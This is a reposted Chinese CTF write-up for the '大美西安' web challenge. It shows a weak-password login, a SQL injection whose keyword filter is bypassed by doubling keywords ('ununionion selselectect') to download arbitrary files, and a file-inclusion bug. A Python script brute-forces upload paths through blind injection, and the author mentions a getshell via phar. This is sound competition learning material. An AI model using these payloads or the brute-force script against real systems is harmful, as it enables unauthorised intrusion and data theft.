大美西安writeup


转载

weixin_30906701 于 2018-08-14 18:36:00 发布 617 收藏
文章标签： php python
原文链接：http://www.cnblogs.com/null1/p/9476546.html

http://202.112.51.184:10080/

admin/admin 弱口令登入

发现注入



但是这个注入实在是不知道怎么利用。很蛋疼。后来get了一个姿势。

Request

Raw | Params | Headers | Hex

```
POST /downfile.php HTTP/1.1
Host: 202.112.51.184:10080
Content-Length: 87
Cache-Control: max-age=0
Origin: http://202.112.51.184:10080
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/63.0.3239.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apn
g,*/*;q=0.8
Referer: http://202.112.51.184:10080/index.php?file=download
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: PHPSESSID=l5r081qn2eo3h6qdtv06bonhq1
Connection: close

image=-1 ununionion selselectect
0x696e6465782e706870&image_download=%E6%94%B6%E8%97%8F
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Tue, 14 Aug 2018 10:29:15 GMT
Content-Type: application/octet-stream
Content-Length: 2052
Connection: close
Content-Description: File Transfer
Content-Transfer-Encoding: binary
Expires: 0
Cache-Control: must-revalidate, post-check=0, pre-check=0
Pragma: public
Accept-Ranges: bytes
Content-Disposition: attachment; filename="image.php"

<?php
define("DIR_PERMITION",time());
include("config.php");
$_POST = d_addslashes($_POST);
$_GET = d_addslashes($_GET);

?>

<html>
<head>
<title>大美西安</title>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

</head>
<body>
```

先-1让前面的不被下载然后后面union select index.php（PS：之所以十六进制是脚本里有过滤一些冒号之类的，并且union select 需要重复写，有过滤）

如此就构造了一个任意文件下载，经过审计知道在index.php中file参数是有文件包含漏洞的。

```
26          die();
27  }
28
29  $filename = $file.".php";
30
31  if(!include($filename)){
32
```

但是找不到flag的位置。所以只能想办法getshell了。

但是直接通过功能点的那个上传发现是不行的，上传了得不到路径。

然后通过审计文件发现可以通过爆破的手段得到文件的路径。

```php
<?php
if($fileTypeCheck){
        $fileOldName = addslashes(pathinfo($_FILES['file']['name'],PATHINFO_FILENAME));
        //pathinfo($_FILES['file']['name'],PATHINFO_EXTENSION)输出为文件后缀。
        $fileNewName = './Up10aDs/' . random_str() .'.'.pathinfo($_FILES['file']
['name'],PATHINFO_EXTENSION);
        $userid = $_SESSION['userid'];
        $sql= "insert into `download` (`uid`,`image_name`,`location`) values
($userid,'$fileOldName','$fileNewName')";
        $res = $conn ->query($sql);
        if($res&&move_uploaded_file($_FILES['file']['tmp_name'], $fileNewName)){
         echo "<script>alert('file upload success!');window.location.href='index.php?
file=home'</script>";

        }else{
             echo "<script>alert('file upload error')</script>";
        }

    }else{

        echo "<script>alert('file  type error');</script>";
    }
```

可以看到第五行是那个目录再加一些随机数然后后缀组成的。

然后就直接插入到SQL语句当中了。

至此拼接SQL语句：

image=355%20aandnd%20image_name%20lilikeke%200x313233%20ununionion%20selselectect%200x{filena

image的值是你图片的值，like的是你图片文件名的十六进制。

```
#!/usr/bin/python
# coding:utf-8
import requests
def getFilename():

data="image=358%20aandnd%20image_name%20lilikeke%200x61776473%20ununionion%20selselectect%200x{filename}%20o
orrder%20by%201&image_download=%E6%94%B6%E8%97%8F"
    url = "http://202.112.51.184:10080/downfile.php"
    headers = {
"Content-Type":"application/x-www-form-urlencoded",
"Cookie":"PHPSESSID=i9q9dmtapcmq0bfmorom1fr673",
"User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)Chrome/49.0.2623.221
Safari/537.36 SE 2.X MetaSr 1.0"
}
    randStr="0123456789abcdefghijklmnopqrstuvwxyz{"
    fileName = "./Up10aDs/"
    for _ in range(33):
        print "[*]",fileName
        for i in range(len(randStr)):
            tmpFileName = fileName+randStr[i]
            print(tmpFileName)
            res =requests.post(url,data=data.format(filename=tmpFileName.encode("hex")),headers=headers)
            if "file may be deleted" not in res.text:
                fileName = fileName + randStr[i-1]
                break

getFilename()
```

跑出来以后利用Phar协议getshell

转载于:https://www.cnblogs.com/nul1/p/9476546.html